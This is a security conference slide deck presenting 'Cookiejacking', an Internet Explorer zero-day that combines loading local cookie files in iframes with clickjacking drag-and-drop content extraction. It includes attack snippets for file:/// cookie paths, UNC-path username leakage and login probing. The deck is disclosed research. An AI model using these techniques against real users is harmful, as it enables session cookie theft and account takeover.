# COOKIEJACKING ROSARIO VALOTTA



## Agenda

- Me, myself and I
- The IE security zones
  - IE O-day
- Overview on UI redressing attacks
  - Solving the jigsaw
    - The big picture
      - Demo

#### Me, myself and I


- Day time: IT professional, mobile TLC company, Rome, Italy
- Night time: web security fan since 2007, released a bunch of advisories and PoCs:
  - Nduja Connection: first ever cross domain XSS worm
  - Critical Path Memova: 40 Millions users worldwide affected
  - WMP: information gathering and intranet scanning
  - OWA: CSRF
- Blog: http://sites.google.com/site/tentacoloviola/

#### Overview on IE security zones

- In IE, a web site is assigned to a security zone
  - Sites in the same security zone behave the same way according to security privileges

#### 5 default zones:

- Local Machine Zone
- Local Intranet Zone
- Trusted Sites Zone
- Internet Zone
- Restrited Sites Zone




#### Security profiles:

- A collection of security privileges that can be granted to each given zone
- Predefined: High, Medium, Medium-Low, Low
- Customized

#### Privileges:


- ActiveX & plugins
- Downloads
- User authentication
- Scripting
- Cross zone interaction



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#### Cross Zone Interaction

 By rule of thumb a web content belonging to a less privileged zone cannot access content belonging to more privileged zone



So it should be impossible for a web content to access local machine files. It should be.

#### Do not open that folder...aka IE O-day

<iframe src="file:///C:/Documents and
Settings/tentacoloViola/Cookies/tentacoloviola@google[1].txt"></iframe>

- What?
  - Cookies folder of the user currently logged
  - All kind of cookies:
    - HTTP Only
    - Secure (HTTPS) cookie
  - Any website
- Where?
  - Works on IE 6,7, 8 (also protected mode)
  - Tested on XP SP3, Vista, 7



#### Of coordinated discosure and other oddities...

- January 28th
  - Disclosed to MSRC
  - IE 9 beta still vulnerable
- March 14°: first official release of IE9
  - IE9 not vulnerable
- Two weeks ago
  - New attack vector found, works also on IE9

```
<iframe src="file:///C:/Documents and
Settings/tentacoloViola/Cookies/tentacoloviola@google[1].txt"></iframe>
```



<iframe src="http://192.168.1.2/redir.pl?url=file:///C:/Documents and
Settings/tentacoloViola/Cookies/tentacoloviola@google[1].txt"></iframe>

#### Where do we go from here?

# Load arbitrary cookies into an iframe





Find a way to access cookies



Same Origin Policy will block any programmatic access to a local iframe content from web domains

document.getElementById('myId').contentWindow.
document.innerHTML

Access denied



Guess victim's username



The path of the cookie folder depends on the username currently logged on

file:///C:/Documents and Settings/user/Cookies/user@site.txt



Guess victim's OS




Different OSs store cookies in different paths:
Windows XP → C:/Documents and Settings/user/Cookies/
Vista and 7 → C:/Users/user/AppData/Roaming/
Microsoft/Windows/Cookies/Low/

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## Clickjacking aka UI Redressing attack

- Introduced by Jeremiah Grossman and Robert Hansen in 2008
- It's all about:
  - Iframes overlapping
  - CSS opacity
- The basic approach:
  - Iframe properly positioned
  - Iframe made invisible
  - User clicks "hijacked"




- User interaction is needed, SOP is not triggered
- Advanced scenario: content extraction (Paul Stone, 2010)
  - Social engineer a victim
  - Select content from a legitimate 3rd party page
  - Drag&drop content in an attacker controlled element
  - Steal sensitive HTML contents
  - Links and Images are converted in URLs


event.dataTransfer.getData("Text")

### Advanced Clickjacking: content extraction

- The technique is made up of 6 steps:
  - Third party iframe is positioned on the start point of the selection→A
  - The victim starts to select content (e.g. text or html)
  - Third party iframe is positioned on the end point of the selection→B
  - The victim stops selecting
  - Third party iframe is positioned somewhere between A and B
  - The victim drags the selected content into an attacker controlled iframe



## Attacks mash-up: how the SOP was won





- Insights
  - Iframe loads cookie text file (O-day)

Opacity=0
Z-index=1

Ball image overlapped on the iframe

Opacity=100

Z-index=0

Content extraction technique



Cookiejacking

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
## Missing pieces Load arbitrary cookies into an iframe Find a way to access cookies Drag & drop API doesn't work well across browsers Two different dragging actions required in order to: Optimize content select content extraction drag&drop it out of the iframe The path of the cookie folder depends on the Guess victim's username currently logged on username file:///C:/Documents and Settings/user/Cookies/user@site.txt Different OSs store cookies in different paths: Windows XP →C:/Documents and Settings/user/Cookies/ Vista and 7 $\rightarrow$ C:/Users/user/AppData/Roaming/ Guess victim's OS Microsoft/Windows/Cookies/Low/


#### Drag & drop

- Drag & drop APIs
  - Acknowledged as one of the innovation introduced in HTML5
  - Not formally part of latest HTML5 draft
  - Based on Microsoft's original implementation available on IE 5
  - Not fully supported on IE 6,7,8
- Custom implementation on <a href="http://www.useragentman.com">http://www.useragentman.com</a>
  - Works well on all IE versions
  - Custom effects: drag feedback image, cursor shape change, etc

#### Advanced content extraction

- Two nested iframes defined in the attacker page
- Iframes sizes properly defined in order to ensure that scrolling is needed for the cookie (B content) to completely come into view
  - E.g. A.height=100; B.height=500
- The sequence:
  - User moves the mouse over the B iframe
  - When user clicks down the mouse button the "onfocus" event is triggered
  - The scrollspeed property of the iframe A is set to 100
  - With the mouse button down and the iframe B scrolling into iframe A, the final effect is that the user is selecting text as long as the mouse button is clicked
  - If the scrollspeed is big enough, a single click time is enough to select the whole cookie content
- First drag action (content selection) collapsed in a click






## I know your (user)name

- Exploit a "feature" of IE (already discussed by Jorge Medina in 2010)
- IE supports access to file system objects on SMB shares
  - Uses UNC (Universal Naming Convention) paths to reference them
  - Can be used without restrictions inside web pages in the Internet zone or above

<img src="\\[WEB SERVER IP ADDRESS]\image.jpg">



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
#### Little dirty secrets

- The OS version can be retrieved through a little JS:
  - XP = navigator.userAgent.indexOf("Windows NT 5.1");
  - Vista= navigator.userAgent.indexOf("Windows NT 6.0");
  - Win7= navigator.userAgent.indexOf("Windows NT 6. 1");
- Is the cookie valid?
  - True if the victim is logged on a given website
  - Guess if a victim is logged using a "probing" approach (Jeremiah Grossman, 2006)

```
<img src="https://mail.google.com/mail/pimages/2/labs/labs_bar_icon.png"
onload="doThis()" onerror="doThat()">
```

- Dynamic attack setup
  - Probing for user authentication
  - Only define iframes to load valid cookies (1 iframe loads 1 cookie)


## Ready to pown...



### The big picture







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## The perfect PoC

- appealing "content"

+

- willingly "interact" with her



#### Conclusions

- Cookiejacking: a new kind of UI redressing attack, exploiting a O-day vulnerability in all versions of IE, all version of Windows boxes
- Allows an attacker to steal session cookies, no XSS needed
- Web site independent: it's a browser flaw
- Current countermeasures against Clickjacking don't work with Cookiejacking
- Think about using Flash...
- It's supposed to last for a long time: there is a huge installation base all over the world

Thank you.



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